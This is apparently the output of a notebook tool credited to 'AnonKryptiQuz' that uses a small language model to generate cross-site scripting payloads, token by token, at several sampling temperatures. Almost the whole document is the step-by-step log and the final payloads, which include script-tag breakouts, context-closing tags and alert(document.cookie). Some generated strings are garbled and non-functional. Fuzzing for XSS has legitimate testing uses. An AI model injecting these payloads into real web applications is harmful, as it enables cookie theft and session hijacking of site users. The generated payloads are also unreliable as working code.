Predicted Token: 96, Predicted Character: 'p' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></temp
Predicted Token: 40, Predicted Character: 'la' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script></templa
Predicted Token: 16, Predicted Character: 'te' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script></template
Predicted Token: 56, Predicted Character: '></' -> Current Payload: <script>alert("AnonKr
yptiQuz")</script></template></
Predicted Token: 87, Predicted Character: 'n' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></n
Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></no
Predicted Token: 84, Predicted Character: 'e' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noe
Predicted Token: 104, Predicted Character: 'm' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script></template></noem
Predicted Token: 102, Predicted Character: 'b' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script></template></noemb
Predicted Token: 84, Predicted Character: 'e' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembe
Predicted Token: 95, Predicted Character: 'd' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembed
Predicted Token: 56, Predicted Character: '></' -> Current Payload: <script>alert("AnonKr
yptiQuz")</script></template></noembed></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
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nKryptiQuz")</script></template></noembed></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembed></script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script></template></noembed></script>alert
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script></template></noembed></script>alert(
Predicted Token: 95, Predicted Character: 'd' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembed></script>alert(d
Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembed></script>alert(do
Predicted Token: 100, Predicted Character: 'c' -> Current Payload: <script>alert("AnonKry
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Predicted Token: 98, Predicted Character: 'u' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 39, Predicted Character: 'me' -> Current Payload: <script>alert("AnonKry
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Predicted Token: 87, Predicted Character: 'n' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 83, Predicted Character: 't' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 131, Predicted Character: '.' -> Current Payload: <script>alert("AnonKry
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Predicted Token: 70, Predicted Character: 'co' -> Current Payload: <script>alert("AnonKry
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Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 111, Predicted Character: 'k' -> Current Payload: <script>alert("AnonKry
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Predicted Token: 84, Predicted Character: 'e' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembed></script>alert(document.cookie)</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script></template></noembed></script>alert(document.cookie)</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembed></script>alert(document.cookie)</script>
Predicted Token: 101, Predicted Character: '"' -> Current Payload: <script>alert("AnonKry
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
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Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
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script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
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script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
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pt></script></script></script
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
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script></script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</scri
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Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</script></
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</scri
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</script></
script></script></script></script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</scri
pt></script></script></script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</script></
script></script></script></script></script></script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</script
></script></script></script></script></script></script>alert
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</script><
/script></script></script></script></script></script>alert(
Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</script><
/script></script></script></script></script></script>alert()
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</script></
script></script></script></script></script></script>alert()</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</scri
pt></script></script></script></script></script></script>alert()</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</script></
script></script></script></script></script></script>alert()</script>
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</script><
/script></script></script></script></script></script>alert()</script>/
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</script><
/script></script></script></script></script></script>alert()</script>//
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></template></noembed></script>alert(document.cookie)</script>"</script></
script></script></script></script></script></script>alert()</script>//</

FINAL PAYLOAD (Method 2): <script>alert("AnonKryptiQuz")</script></template></noembed></s
cript>alert(document.cookie)</script>"</script></script></script></script></script></scri
pt></script>alert()</script>//</

--- Method 2, Running for Temperature: 1.0 ---
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/
Predicted Token: 169, Predicted Character: '_' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_

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Predicted Token: 124, Predicted Character: '-' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></
Predicted Token: 70, Predicted Character: 'co' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></co
Predicted Token: 104, Predicted Character: 'm' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></com
Predicted Token: 44, Predicted Character: 'ma' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></comma
Predicted Token: 87, Predicted Character: 'n' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></comman
Predicted Token: 95, Predicted Character: 'd' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>
Predicted Token: 143, Predicted Character: '@' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@
Predicted Token: 111, Predicted Character: 'k' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@k
Predicted Token: 19, Predicted Character: 'ra' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kra
Predicted Token: 5, Predicted Character: 'ti' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@krati
Predicted Token: 39, Predicted Character: 'me' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratime
Predicted Token: 87, Predicted Character: 'n' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratimen
Predicted Token: 83, Predicted Character: 't' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</
Predicted Token: 102, Predicted Character: 'b' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</b
Predicted Token: 43, Predicted Character: 'ut' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</but
Predicted Token: 83, Predicted Character: 't' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</butt
Predicted Token: 3, Predicted Character: 'on' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>
Predicted Token: 116, Predicted Character: 'z' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>z
Predicted Token: 120, Predicted Character: 'h' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zh
Predicted Token: 83, Predicted Character: 't' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zht
Predicted Token: 99, Predicted Character: 'y' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty
Predicted Token: 131, Predicted Character: '.' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.
Predicted Token: 108, Predicted Character: 'g' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.g
Predicted Token: 88, Predicted Character: 'a' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.ga
Predicted Token: 83, Predicted Character: 't' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(
Predicted Token: 95, Predicted Character: 'd' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat(d
Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat(do
Predicted Token: 100, Predicted Character: 'c' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(doc
Predicted Token: 98, Predicted Character: 'u' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat(docu
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Predicted Token: 39, Predicted Character: 'me' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(docume
Predicted Token: 87, Predicted Character: 'n' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat(documen
Predicted Token: 83, Predicted Character: 't' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document
Predicted Token: 131, Predicted Character: '.' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.
Predicted Token: 70, Predicted Character: 'co' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.co
Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.coo
Predicted Token: 111, Predicted Character: 'k' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cook
Predicted Token: 90, Predicted Character: 'i' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cooki
Predicted Token: 84, Predicted Character: 'e' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie
Predicted Token: 131, Predicted Character: '.' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie.
Predicted Token: 101, Predicted Character: '"' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."/
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//
Predicted Token: 123, Predicted Character: '&' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&
Predicted Token: 51, Predicted Character: 'display' -> Current Payload: <script>alert("An
onKryptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&displ
ay
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&display(
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&display(
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Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
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Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&display(al
ert()
Predicted Token: 114, Predicted Character: ';' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&display(al
ert();
Predicted Token: 89, Predicted Character: '_' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&display(ale
rt();_
Predicted Token: 101, Predicted Character: '"' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&display(al
ert();_"
Predicted Token: 56, Predicted Character: '></' -> Current Payload: <script>alert("AnonKr
yptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&display(a
lert();_"></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&displa
y(alert();_"></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&display(ale
rt();_"></script>
Predicted Token: 105, Predicted Character: '1' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&display(al
ert();_"></script>1
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&display(ale
rt();_"></script>1</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&displa
y(alert();_"></script>1</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&display(ale
rt();_"></script>1</script>

```
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script/_-/></command>@kratiment</button>zhty.gat(document.cookie."//&display(al
ert();_"></script>1</script>/

FINAL PAYLOAD (Method 2): <script>alert("AnonKryptiQuz")</script/_-/></command>@kratiment
</button>zhty.gat(document.cookie."//&display(alert();_"></script>1</script>/
```

In [42]:

```
print("\nProgram Made by AnonKryptiQuz\n")
print(f"Seed Text: {seed_text}\n")

print("--- Method 1 ---")
for idx, (temp, payload) in enumerate(payloads_method1, start=1):
    print(f"Payload {idx} (Temperature: {temp}): {payload}")

print("\n--- Method 2 ---")
for idx, (temp, payload) in enumerate(payloads_method2, start=1):
    print(f"Payload {idx} (Temperature: {temp}): {payload}")
```

```
Program Made by AnonKryptiQuz

Seed Text: <script>alert("AnonKryptiQuz")

--- Method 1 ---
Payload 1 (Temperature: 0.1): <script>alert("AnonKryptiQuz")</script>alert(document.domai
n)</script></script></script></script></script></script></script>alert(1)</script></scrip
t></script></script></script></script></script>alert(documen
Payload 2 (Temperature: 0.3): <script>alert("AnonKryptiQuz")</script>alert()</script>aler
t(1)</script></script></script></title></style></script>alert('AnonKryptiQuz')</script></
script></script></script></script></script></script>//</script>//["'`-->
Payload 3 (Temperature: 0.5): <script>alert("AnonKryptiQuz")</script>/*/**/*//*//**/</scr
ipt>/)</script>_</script>alert('AnonKryptiQuz')</script></>ne/</script>/</script>//</scri
pt>/</script></title></style></n
Payload 4 (Temperature: 1.0): <script>alert("AnonKryptiQuz")</script>->*/</script>/</scri
pt></noembed_/>(3)</script>//*\=\\')</foo><!=/><<script>alert(1)\120/se+/</script>1

--- Method 2 ---
Payload 1 (Temperature: 0.1): <script>alert("AnonKryptiQuz")</script>alert('AnonKryptiQuz
')</script></script></script></script></script></script></script></script></script>alert(
1)</script></script></script></script></script>alert(document.domain)</script
Payload 2 (Temperature: 0.3): <script>alert("AnonKryptiQuz")</script>alert()</script></sc
ript></script></script>alert(1)</script></script></script></script>alert(document.cookie)
</script></script></script></script></SCRIPT>alert(
Payload 3 (Temperature: 0.5): <script>alert("AnonKryptiQuz")</script></template></noembed
></script>alert(document.cookie)</script>"</script></script></script></script></script></
script></script>alert()</script>//</
Payload 4 (Temperature: 1.0): <script>alert("AnonKryptiQuz")</script/_-/></command>@krati
ment</button>zhty.gat(document.cookie."//&display(alert();_"></script>1</script>/
```